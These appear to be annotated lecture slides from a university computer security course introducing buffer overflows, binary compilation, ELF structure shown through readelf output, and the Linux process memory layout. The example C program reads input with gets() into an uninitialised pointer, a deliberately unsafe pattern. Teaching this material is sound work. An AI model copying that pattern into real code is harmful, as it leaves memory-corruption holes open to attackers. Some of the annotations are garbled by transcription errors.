

BUFFER → LIMITED SET OF MEMORY (EX: ARRAYS IN C)

BUFFER OVERFLOW IS POSSIBLE IF THERE IS NO INPUT CHECK
ON INPUT DIMENSION PROVIDED TO THE BUFFER

⇒ NO EXPLICIT CHECKS OF THE INPUT DIMENSION (MISSING FUNCTION)

IF IT IS > BUFFER DIMENSION, DATA INSERTED IN THE BUFFER
MAY FEEL IT AND SEE THE BUFFER OVERFLOWING IT

ONE OF THE MOST
COMMON WAY
FOR EXPLOITING
A SOFTWARE

6. Buffer Overflows

Computer Security Courses @ POLIMI

⇒ BUFFER OVERFLOWED WITH DATA THAT IS
GOING TO OVERWRITE A PORTION OF MEMORY
WITH THE "REMAINING" INPUT


(FROM AN ATTACKER PERSPECTIVE: ANY MALITIOUS INPUT HE WANTS)

1ST CONDITION THAT MAKES A BUFFER OVERFLOW POSSIBLE:
- LANGUAGE (OR PROGRAM) TO BE ANALYZED HAS NO
EXPLICIT CHECK FOR OVERSIZED INPUT


Buffer Overflow

Int Array[16]

No check for oversized
input



Buffer Overflow




ATTACKER
↓




INSERT
SOMETHING
IN THE PROGRAM


Buffer Overflow




Buffer Overflow




Buffer Overflow




Buffer Overflow



Buffer Overflow



Buffer Overflow



ATTACKERS AIM TO OVERWRITE THE MEMORY WITH VALID INSTRUCTIONS, ACTUAL CODE THAT THE CPU CAN EXECUTE
2ND CONDITION:
• CPU CANNOT DISTINGUISH BETWEEN CODE AND DATA

Assumptions

The following *concepts* apply, with proper modifications, to any machine architecture (e.g., ARM, x86), operating system (e.g., Windows, Linux, Darwin), and executable (e.g., Portable Executable (PE), Executable and Linkable Format (ELF)).

For simplicity, we assume **ELFs** running on **Linux** **>= 2.6** processes on top of a **32-bit x86** machine.

! WHEN TALK TO A BINARY, WE ARE REFERRING TO A SEQUENCE OF BITS
 ! NOTTING WRITTEN IN HIGH-LEVEL CODE \Rightarrow IMPOSSIBLE TO ANALYZE IF DIRECTLY

High-level Code and Machine Code

Developer

```
io.h>
lib.h>

int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;

    return c;
}

int main(int argc, char * argv[]) {
    int avar;
    int bvar;
    int cvar;

    char * str;

    avar = atoi(argv[1]);
    bvar = atoi(argv[2]);
    cvar = foo(avar, bvar);

    gets(str);
    puts(str);

    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

    return 0;
}
```

I WRITE
SOME
CODE

!

\neq

IN PARTICULAR,
LOST OF
INFORMATION,
SUCH AS
VARIABLE
NAMES,
DIFFERENT
CODE
STRUCTURE...

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
```

ACTUAL CODE
TO ANALYZE

```
int32_t foo(int32_t a, int32_t b);
// From module: layout.c
// Address range: 0x80484ac - 0x80484cd
// Line range: 5 - 10
int32_t foo(int32_t a, int32_t b) {
    int32_t c = 14 * (b + a); // 0x80484c4
    return c;
}
```

LESS READABLE,
HARDER TO
UNDERSTAND

```
// From module: layout.c
// Address range: 0x80484cf - 0x8048559
// Line range: 13 - 30
int main(int argc, char **argv) {
    int32_t apple = (int32_t)argv; // 0x80484d8
    int32_t str_as_i = atoi((int8_t *)*(int32_t *)(apple + 4));
    int32_t str_as_i2 = atoi((int8_t *)*(int32_t *)(apple + 8));
    int32_t banana = foo(str_as_i, str_as_i2); // 0x804850f
    gets(NULL);
    puts(NULL);
    printf("foo(%d, %d) = %d\n", str_as_i, str_as_i2, banana);
    return 0;
}
```

Compiler

```
.cfi_startproc
pushl %ebp
.cfi_def_cfa_offset 8
.cfi_offset 5, -8
movl %esp, %ebp
.cfi_def_cfa_register 5
andl $-16, %esp
subl $32, %esp
movl 12(%ebp), %eax
addl $4, %eax
movl (%eax), %eax
```

COMPILER CONVERT
IT IN ASSEMBLY
CODE, STILL INTERPRETABLE

```
push %ebp
mov %esp,%ebp
and $0xfffffffff0,%esp
sub $0x20,%esp
mov 0xc(%ebp),%eax
add $0x4,%eax
mov (%eax),%eax
mov %eax,(%esp)
call 80483b0 <atoi@plt>
mov %eax,0x1c(%esp)
mov 0xc(%ebp),%eax
```

Decompiler

Assembler

```
0000000: 01111111 01000101 010001100 01000110 00000001 00000001
0000006: 00000001 00000000 00000000 00000000 00000000 00000000
000000c: 00000000 00000000 00000000 00000000 00000010 00000000
0000012: 00000011 00000000 00000001 00000000 00000000 00000000
0000018: 11000000 10000011 00000100 000001000 00110100 00000000
000001e: 00000000 00000000 10110100 000001100 00000000 00000000
0000024: 00000000 00000000 00000000 00000000 00110100 00000000
000002a: 00000000 00000000 000001000 000000000 00101000 00000000
```

ASSEMBLER
TO OBTAIN
MACHINE-
LEVEL CODE

→ WHAT TO ANALYZE TO CHECK

VULNERABILITY

→ BINARY FILE STRUCTURE

Machine

High-level Code and Machine Code

Developer

```
io.h>
lib.h>

int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;

    return c;
}

int main(int argc, char * argv[]) {
    int avar;
    int bvar;
    int cvar;

    char * str;

    avar = atoi(argv[1]);
    bvar = atoi(argv[2]);
    cvar = foo(avar, bvar);

    gets(str);
    puts(str);

    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

    return 0;
}
```

Compiler

```
.cfi_startproc
pushl  %ebp
.cfi_def_cfa_offset 8
.cfi_offset 5, -8
movl  %esp, %ebp
.cfi_def_cfa_register 5
andl  $-16, %esp
subl  $32, %esp
movl  12(%ebp), %eax
addl  $4, %eax
movl  (%eax), %eax
```

Assembler

```
0000000: 01111111 01000101 010001100 01000110 00000001 00000001
0000006: 00000001 00000000 00000000 00000000 00000000 00000000
000000c: 00000000 00000000 00000000 00000000 00000010 00000000
0000012: 00000011 00000000 00000001 00000000 00000000 00000000
0000018: 11000000 10000011 00000100 000001000 00110100 00000000
000001e: 00000000 00000000 10110100 000001100 00000000 00000000
0000024: 00000000 00000000 00000000 00000000 00110100 00000000
000002a: 00000000 00000000 00000000 00000000 00101000 00000000
0000030: 00000000 00000000 00000000 00000000 00101000 00000000
```

Machine

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

int32_t foo(int32_t a, int32_t b);

// From module:  layout.c
// Address range: 0x80484ac - 0x80484cd
// Line range:  5 - 10
int32_t foo(int32_t a, int32_t b) {
    int32_t c = 14 * (b + a); // 0x80484c4
    return c;
}

// From module:  layout.c
// Address range: 0x80484cf - 0x8048559
// Line range:  13 - 30
int main(int argc, char **argv) {
    int32_t apple = (int32_t)argv; // 0x80484d8
    int32_t str_as_i = atoi((int8_t *)*(int32_t *) (apple + 4));
    int32_t str_as_i2 = atoi((int8_t *)*(int32_t *) (apple + 8));
    int32_t banana = foo(str_as_i, str_as_i2); // 0x804850f
    gets(NULL);
    puts(NULL);
    printf("foo(%d, %d) = %d\n", str_as_i, str_as_i2, banana);
    return 0;
}
```



Decompiler

```
push  %ebp
mov   %esp,%ebp
and   $0xffffffff0,%esp
sub   $0x20,%esp
mov   0xc(%ebp),%eax
add   $0x4,%eax
mov   (%eax),%eax
mov   %eax,(%esp)
call  80483b0 <atoi@plt>
mov   %eax,0x1c(%esp)
mov   0xc(%ebp),%eax
```


Disassembler

WHEN EXPLOITING A BINARY, IT IS IMPORTANT TO UNDERSTAND WHAT THE BINARY IS AND WHAT KIND OF INFORMATION CAN BE EXTRACTED

Binary Formats


Holds information about:

1. how the file is organized on **disk**,
2. how to load it in **memory**.
3. **Executable** or library?
 - a. Entry point (if executable). *FIRST ADDRESS THAT MUST BE EXECUTED*
4. **Machine class** (e.g., x86)
5. **Sections**
 - a. Data
 - b. Code
 - c. ...



Binary on disk

ELF Binaries



ELF header (describes the high-level structure of the binary):
Defines the **file type** → THROUGH THE "MAGIC NUMBER"
Defines the **Section and Program headers boundaries**

Program headers (describe how the file will be loaded in memory)
Divide the data into **segments**.
Map **sections** to **segments**.

INSTRUCT THE MACHINE SO THAT
EVERY SINGLE SECTION STORED IN
THE DISK IS CORRECTLY MAPPED
IN MEMORY

Segments: runtime view of the ELF.
Sections: linking and relocation information.

EXECUTABLE (MACHINE) CODES

Section headers (describe the binary as **on disk**):
Define the **sections**:

- .init** (**executable** instructions that initialize the process)
- .text** (**executable** instructions of the program)
- .bss** (statically-allocated **variables**, i.e., uninitialized data)
- .data** (initialized **data**)

```
$ man elf
```

```
# plenty of sections
```

```
debian:~/practice$ readelf -h executable_file # ELF header (parsed)
```

ELF Header: **LOTS OF UPDATES TO EXTRACT INFORMATION FROM AN ELF BINARY**

Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 00 00

Class:

Data: IN BINARY

Version: ELF → EXECUTABLE

OS/ABI: UNIX → VMS
FILE → L FILE

ABI Version:

Type: EXEC (Executable file)

Machine: Intel 80386

Version: 0x1

Entry point address: 0x80483c0

Start of program headers: 52 (bytes into file)

Start of section headers: 3252 (bytes into file)

Flags: 0x0

Size of this header: 52 (bytes)

Size of program headers: 32 (bytes)

Number of program headers: 8

Size of section headers: 40 (bytes)

Number of section headers: 37

Section header string table index: 34

ELF32 EXAMPLE: READELF LIBRARY, IN WHICH
2's complement, little endian BY SPECIFYING

1 (current) A PARAMETER WE SPECIFY WHICH
UNIX - System V PART OF A BINARY TO READ

0 EXAMPLE: readelf -h FOR READING
ITS HEADER

```
debian:~/practice$ readelf -l executable_file          # Program header (parsed)
Elf file type is EXEC (Executable file)
Entry point 0x80483c0
There are 8 program headers, starting at offset 52
```

EXAMPLE: readelf -l FOR READING THE PROGRAM HEADER

Segments to be loaded into memory.

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00100	0x00100	R E	0x4
INTERP	0x000134	0x08048134	0x08048134	0x00013	0x00013	R	0x1
LOAD	0x000000	0x08048000	0x08048000	0x006a8	0x006a8	R E	0x1000
LOAD	0x0006a8	0x080496a8	0x080496a8	0x0012c	0x00130	RW	0x1000
DYNAMIC	0x0006b4	0x080496b4	0x080496b4	0x000f0	0x000f0	RW	0x4

Section to Segment mapping:

Segment	Sections...	
00		
01	.interp	
02	.interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt	.text
03	.init_array .fini_array .jcr .dynamic .got .got.plt	.data .bss
04	.dynamic	
05	.note.ABI-tag .note.gnu.build-id	
06	.eh_frame_hdr	



```
debian:~/practice$ readelf -S executable_file # Section header (parsed)
```

There are 37 section headers, starting at offset 0xcb4:

EXAMPLE: readelf -S FOR READING THE SECTION HEADER

Section Headers:

[Nr]	Name	Type	Addr	Allocatable + eXecutable section.
[0]		NULL	00000000	

From a theoretical perspective, when exploiting a file two directions can be followed, both starting from reversing a binary

Writable + Allocatable section.

[14]	.text	PROGBITS	080483c0 0003c0 000210 00 AX 0 0 0 16
[15]	.fini	PROGBITS	080485e0 0003c0 000210 00 WA 0 0 0 4
[16]	.rodata	PROGBITS	080485e8 0003c0 000210 00 WA 0 0 0 4
[17]	.eh_frame	PROGBITS	08048620 000604 00004 00 WA 0 0 0 4
[18]	.eh_frame	PROGBITS	08048628 000628 000080 00 WA 0 0 0 4
[19]	.init_array	INIT_ARRAY	080496a8 0006a8 000004 00 WA 0 0 0 4
[20]	.fini_array	FINI_ARRAY	080496ac 0006ac 000004 00 WA 0 0 0 4
[21]	.jcr	PROGBITS	080496b0 0006b0 000004 00 WA 0 0 0 4
[22]	.dynamic	DYNAMIC	080496b4 0006b4 0000f0 08 WA 7 0 0 4
[23]	.got	PROGBITS	080497a4 0007a4 000004 04 WA 0 0 0 4
[24]	.got.plt	PROGBITS	080497a8 0007a8 000024 04 WA 0 0 0 4
[25]	.data	PROGBITS	080497cc 0007cc 000008 00 WA 0 0 0 4
[26]	.bss	NOBITS	080497d4 0007d4 000004 00 WA 0 0 0 4

① EXTRACT INFORMATION AND LOOKING TO THOSE INFORMATION,

TRY TO RECONSTRUCT HOW A BINARY IS GOING TO BE LOADED IN MEMORY

! PROBLEM & PRACTICALLY ERROR, because it was MAY NOT BE PRECISE ENOUGH TO UNDERSTAND IF IT ACTUALLY IS VULNERABLE

② EXECUTE THE BINARY FILE IN A CONTROLLED ENVIRONMENT

BEST WAY

```
debian:~/practice$ ./executable_file 10 20 # in a separate shell
```

```
debian:~/practice$ ps aux | grep executable # get the PID of the process  
user 16218 0.0 0.0 1704 240 pts/6 T 10:02 0:00 ./executable_file 10 20
```

```
debian:~/practice$ cat /proc/16218/maps # get process virtual memory map
```


08048000-08049000	r-xp	00000000	08:01	82109	/practice/layout	.text (executable code)
08049000-0804a000	rw-p	00000000	08:01	82109	/practice/layout	.text (executable r/w data)
0804a000-0806b000	rw-p	00000000	00:00	0	[heap]	
b7e76000-b7e77000	rw-p	00000000	00:00	0		
b7e77000-b7fd3000	r-xp	00000000	08:01	305317	/lib/i386-linux-gnu/i686/cmov/libc-2.13.so	
b7fd3000-b7fd4000	---p	0015c000	08:01	305317	/lib/i386-linux-gnu/i686/cmov/libc-2.13.so	
b7fd4000-b7fd6000	r--p	0015c000	08:01	305317	/lib/i386-linux-gnu/i686/cmov/libc-2.13.so	
b7fd6000-b7fd7000	rw-p	0015e000	08:01	305317	/lib/i386-linux-gnu/i686/cmov/libc-2.13.so	libraries
b7fd7000-b7fd8000	rw-p	00000000	00:00	0		
b7fde000-b7fe1000	rw-p	00000000	00:00	0		
b7fe1000-b7fe2000	r-xp	00000000	00:00	0	[vds]	
b7fe2000-b7ffe000	r-xp	00000000	08:01	305275	/lib/i386-linux-gnu/ld-2.13.so	
b7ffe000-b7fff000	r--p	0001b000	08:01	305275	/lib/i386-linux-gnu/ld-2.13.so	
b7fff000-b8000000	rw-p	0001c000	08:01	305275	/lib/i386-linux-gnu/ld-2.13.so	
bffdf000-c0000000	rw-p	00000000	00:00	0	[stack]	

Process Creation in Linux

When a program is executed, it is mapped in memory and laid out in an organized manner.



1. The kernel creates a virtual address space in which the program runs.

Process Layout in Linux



ELF on disk

0xC0000000
0xBFF00000
0x08048000

